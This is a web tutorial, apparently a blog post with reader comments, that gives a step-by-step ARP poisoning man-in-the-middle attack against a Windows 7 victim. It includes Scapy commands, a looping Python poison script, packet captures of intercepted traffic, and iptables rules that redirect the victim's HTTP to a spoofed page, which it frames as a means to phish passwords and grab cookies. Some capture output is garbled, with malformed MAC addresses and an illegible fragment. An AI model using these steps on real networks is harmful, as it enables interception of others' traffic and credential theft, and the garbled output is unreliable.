

ARP Poisoning

ARP Poisoning: The most ignored, longstanding vulnerability. Detailed information and Step-by-Step guide to ARP Poisoning Attacks and Defense.

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Demonstrating an ARP Poisoning Attack

This tutorial will demonstrate a simple ARP poisoning attack. First we will passively eavesdrop then we will show how to actively manipulate the victim's traffic.

Step 1. What do you need? To follow this tutorial you will need Python, Scapy, Wireshark, and Apache. I recommend running [Backtrack](#)— everything you need comes pre-installed. For this example, we are running Backtrack5 r3 on a VM.

Our victim here will be a Windows 7 system; however this works on virtually any Operating System. Every single OS we tested was susceptible to the attack.

Step 2. Turn on IP Forwarding.

By default, Backtrack drops packets intended for other computers. However, if we want to be a Man-in-the-Middle, we need to turn on IP Forwarding so that the victim will not have their connection interrupted.

To turn on IP Forwarding, run:

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 3. Setup Network Monitoring.

On the attacking machine, launch Wireshark and run a capture filter so you only see HTTP and ARP traffic. For demonstration purposes, run Wireshark on the victim's machine as well.

Step 4. Launch the Attack!

We will use Scapy to send the malicious ARP packets. Launch Scapy and run the following commands:

```
root@bt:/# scapy
>>> op=2 # OP code 2 specifies ARP Reply
>>> victim= # Windows 7's IP
>>> spoof= # The router or gateway's IP
>>> mac= # The Backtrack's Physical Address
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

```
root@bt:/# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.0.1)
>>> victim='10.10.13.113'
>>> spoof='10.10.13.1'
>>> op=2
>>> mac='00:0c:29:ec:55:7b'
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
Sent 1 packets.
>>>
```

Scapy Sending ARP Poison Reply.

Some systems may be successfully poisoned by that attack. However Windows 7 will ignore the gratuitous reply. If you check the victim's ARP table, everything will look normal.

Normal, un-poisoned ARP table.

```

24752 416,30290000 vmware-encs557b giga-byt_62:a2:f2 ARP      60 10.0.13.1.1 is at 00:0c:29:en:c5:557b (duplicate)
2478 441,74423000 giga-byt_62:a2:f2 ARP      42 who has 10.0.13.1? Tell 10.0.13.1,13
2479 442,10490000 giga-byt_62:a2:f2 vmware-encs557b ARP      42 who has 10.0.13.1? Tell 10.0.13.1,13
2481 443,54297000 giga-byt_62:a2:f2 vmware-encs557b ARP      42 who has 10.0.13.1? Tell 10.0.13.1,13
2483 444,10490000 giga-byt_62:a2:f2 Broadcast ARP      60 10.0.13.1.1 is at 00:0c:29:en:c5:557b
2484 444,91491000 cisco-l1:3b:61:f5 giga-byt_62:a2:f2 ARP      60 10.0.13.1.1 is at 00:18:7b:61:f5

Frame 2452: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: VMware-vnic_00:0c:29:en:c5:557b, Dst: giga-byt_62:a2:f2 (Prio:2b|3a|62:a2:f2)
[Duplicate IP address detected for 10.0.13.113 (00:0c:29:en:c5:557b) - also in use by 90:2b:3a:62:a2:f2 (frame 2451)]
Error: Duplicate IP address detected for 10.0.13.113 (00:0c:29:en:c5:557b) - also in use by 90:2b:3a:62:a2:f2 (frame 2451)
[Seconds since earlier frame seen:]

Address Resolution Protocol (reply)
Hardware type: Ethernet I
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 6
Opcode: reply (2)
Sender MAC address: vmware-encs557b (00:0c:29:en:c5:557b)
Sender IP address: 10.0.13.1 (10.0.13.1)
Target MAC address: vmware-encs557b (00:0c:29:en:c5:557b)
Target IP address: 10.0.13.13 (10.0.13.13)

```

[illegible]

```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
Internet Address      Physical Address      Type
10.10.13.1            00-0c-29-ec-55-7b    dynamic
10.10.13.110          00-0f-0c-00-ff-0e    dynamic
10.10.13.118          00-22-5f-45-0c-ae    dynamic
10.10.13.121          00-0c-29-ec-55-7b    dynamic
10.10.13.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

Interface: 192.168.150.1 --- 0xf
Internet Address      Physical Address      Type
192.168.150.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
```

Sunday 18 October 2015 05:36 PM

packet, and then we see Windows sending ARP Request back the sender to confirm the new Physical Address. When we do not reply, Windows sends a broadcast ARP Request. The router responds to the broadcast request, thus quickly resetting Windows ARP Table with the correct information.

31453	1138.402379000	Vmware_ec:55:7b	Giga-Byt_62:a2:f2	ARP	42 who has 10.10.13.113? Tell 10.10.13.1
31454	1138.402393000	Giga-Byt_62:a2:f2	Vmware_ec:55:7b	ARP	42 10.10.13.113 is at 90:2b:34:62:a2:f2
31456	1151.522649000	Giga-Byt_62:a2:f2	Vmware_ec:55:7b	ARP	42 who has 10.10.13.1? Tell 10.10.13.113
31457	1152.522669000	Giga-Byt_62:a2:f2	Vmware_ec:55:7b	ARP	42 who has 10.10.13.1? Tell 10.10.13.113
31458	1153.522737000	Giga-Byt_62:a2:f2	Vmware_ec:55:7b	ARP	42 who has 10.10.13.1? Tell 10.10.13.113
31464	1155.301960000	Giga-Byt_62:a2:f2	Broadcast	ARP	42 who has 10.10.13.1? Tell 10.10.13.113
31465	1155.302699000	Cisco-L_3b:61:f5	Giga-Byt_62:a2:f2	ARP	60 10.10.13.1 is at 00:18:f8:3b:61:f5

Frame 31453: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: Vmware_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt_62:a2:f2 (90:2b:34:62:a2:f2)
 Address Resolution Protocol (request)
 Hardware type: Ethernet (1)
 Protocol type: IP (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: request (1)
 Sender MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
 Sender IP address: 10.10.13.1 (10.10.13.1)
 Target MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
 Target IP address: 10.10.13.113 (10.10.13.113)

Windows Packet Capture Showing ARP Request Poisoning.

The reason ARP Request works is because when Windows receives an ARP Request, Windows updates its ARP Table with the senders MAC/IP pair.

To keep the victim poisoned, you can run a script that will continually send poison packet. Here is that very script:

```
#!/usr/bin/env python
#
# Execute with sudo python arppoison.py
#
from scapy.all import *
import time

op=1 # Op code 1 for ARP requests
victim='10.10.13.113' # Replace with Victim's IP
spooof='10.10.13.1' # Replace with Gateway's IP
mac='00:0c:29:ec:55:7b' # Replace with Attacker's Phys. Addr.

arp=ARP(op=op,psrc=spooof,pdst=victim,hwdst=mac)
```

```
while 1:
    send(arp)
    time.sleep(2)
```

Run the script with:

```
sudo python arppoison.py
```

While your script is running, have your victim communicate with spoofed IP Address. You should see their traffic on the Wireshark on the Attacker's computer. The attacker is now successfully a Man-in-the-Middle!

In this example, the spoofed IP is the router, so the attacker can see any webpage that the victim visits. This could be used to passively listen or possible grab authentication cookies! This is a packet capture on the Attacker's computer showing the victim's web traffic.

18801	6471.626584000	10.10.13.113	173.194.43.7	HTTP	990 [TCP Retransmission] GET / utn.gif?ut
18803	6471.625259000	72.21.214.159	10.10.13.113	HTTP	913 HTTP/1.1 200 OK (JPEG JFIF image)
18807	6471.626637000	72.21.214.159	10.10.13.113	HTTP	1158 HTTP/1.1 200 OK (JPEG JFIF image)
18811	6471.629252000	72.21.214.159	10.10.13.113	HTTP	726 HTTP/1.1 200 OK (JPEG JFIF image)
18814	6471.629266000	72.21.214.159	10.10.13.113	HTTP	282 HTTP/1.1 200 OK (JPEG JFIF image)
18820	6471.630741000	72.21.214.159	10.10.13.113	HTTP	231 HTTP/1.1 200 OK (JPEG JFIF image)
18821	6471.630743000	72.21.214.159	10.10.13.113	HTTP	743 HTTP/1.1 200 OK (JPEG JFIF image)
18825	6471.632266000	72.21.214.159	10.10.13.113	HTTP	760 HTTP/1.1 200 OK (JPEG JFIF image)
18829	6471.647651000	173.194.43.7	10.10.13.113	HTTP	432 HTTP/1.1 200 OK (GIF89a)

Frame 18801: 990 bytes on wire (7920 bits), 990 bytes captured (7920 bits) on interface 0
 Linux cooked capture
 Internet Protocol Version 4, Src: 10.10.13.113 (10.10.13.113), Dst: 173.194.43.7 (173.194.43.7)
 Transmission Control Protocol, Src Port: 51994 (51994), Dst Port: http (80), Seq: 1, Ack: 1, Len: 934
 Hypertext Transfer Protocol

Victim's Traffic seen by the attacker after successful ARP Poisoning.

Step 5. Interfere with Victims Traffic


Now let's see how to inject our own webpage into the victim's browser. First, locally host the site you want the victim to see.

```
root@bt:~# /etc/init.d/apache2 start
root@bt:~# echo "Spoofed Site Goes Here!" > /var/www/index.html
```

Then configure your IP Tables to forward all traffic except HTTP traffic. For HTTP traffic, we will return our own site


instead.

```
root@bt:~# iptables -t nat --flush
root@bt:~# iptables --zero
root@bt:~# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:~# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
# Forward to our site
root@bt:~# iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination
<Proxy's IP>
```

A terminal window showing the execution of iptables commands. The commands are: iptables -t nat --flush, iptables --zero, iptables -A FORWARD --in-interface eth0 -j ACCEPT, iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE, and iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.121. A large, semi-transparent watermark with the text '<< back | track' is overlaid on the terminal output.

Commands to set IP Tables to forward all traffic except HTTP. For HTTP requests will be directed to the attacker's site.

Now launch your Poisoning Script. When the victim visits a webpage, they will be directed to your spoofed site.



Attacker is now able to display a spoofed page.

The most dangerous part of this attack is that the intended page appears as the URL. The spoofed page could easily be a Phishing site. As soon as the victim divulges passwords or other sensitive information you can stop poisoning them and they will be passed on to the actually site with little or no interruption.

3 Comments



Andrie

May 13, 2013 at 1:54 pm

[Reply](#)

Solid tutorial. Thanks a lot!



Jose

September 6, 2013 at 3:58 pm

[Reply](#)

Mil gracias



Juan Carlos

October 3, 2013 at 10:18 pm

[Reply](#)

Great tutorial, well explained.

Thanks

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<cite> <code> <del datetime=""> <i> <q cite=""> <s> <strike>

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